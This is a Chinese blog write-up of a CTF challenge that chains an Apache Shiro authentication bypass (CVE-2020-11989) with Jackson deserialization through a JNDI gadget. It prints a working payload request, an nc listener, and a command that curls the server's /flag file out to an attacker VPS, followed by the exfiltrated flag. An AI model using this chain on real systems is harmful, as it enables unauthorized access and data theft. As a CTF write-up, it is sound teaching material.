# [红明谷CTF 2021]JavaWeb

原创

Sk1y 于 2022-03-04 00:01:16 发布 4408 收藏

分类专栏： 红明谷CTF2021复现 CTF刷题记录 文章标签： CTF Web jackson反序列化



本文链接：https://blog.csdn.net/RABCDXB/article/details/123266973







## [红明谷CTF 2021]JavaWeb

### 文章目录



访问/login，但是又提示访问/json，访问，但是又回到了/login


随便传点东西进去，在返回的cookie中有提示：`rememberMe=deleteMe`

是个shiro，需要用到CVE-2020-11989（Apache Shiro 身份验证绕过漏洞）

**一点注意的地方**

> springboot对浏览器的请求返回html的报错信息，而对其他客户端返回json格式报错信息，json格式的报错信息更加详细


刚开始就是没注意请求头中`Accept`，修改为`*/*`，表示接收所有格式的相响应，这样得到更多的信息




## jackson反序列化

下载工具：https://github.com/welk1n/JNDI-Injection-Exploit/releases

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C 'curl http://VPS:7001 -File=@/flag' -A "VPS"
```




监听7001端口

```
nc -lvp 7001
```

在burpsuite发包

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"rmi://VPS:1099/nekcv9"}]
```

```
POST /;/json HTTP/1.1
Host: 09f2a814-2d88-4260-a1a1-81f7631cbf45.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=
Cookie: UM_distinctid=17ebb1e232d8a1-079d0408afbccd-5e181959-
Connection: close
Content-Type: application/json
Content-Length: 99

[
  "ch.qos.logback.core.db.JNDIConnectionSource",
  {
    "jndiLocation":"rmi://VPS:1099/nekcv9"
  }
]
```



然后在vps的7001端口得到响应

```
Host: 116.62.240.148:7001
Accept: */*
Content-Length: 238
Expect: 100-continue
Content-Type: multipart/form-data; boundary=------------------------26f317fa4da25214

--------------------------26f317fa4da25214
Content-Disposition: form-data; name="ile"; filename="flag"
Content-Type: application/octet-stream

flag{f824685f-b9e2-47cd-b8f8-b276e63d9503}

--------------------------26f317fa4da25214--
```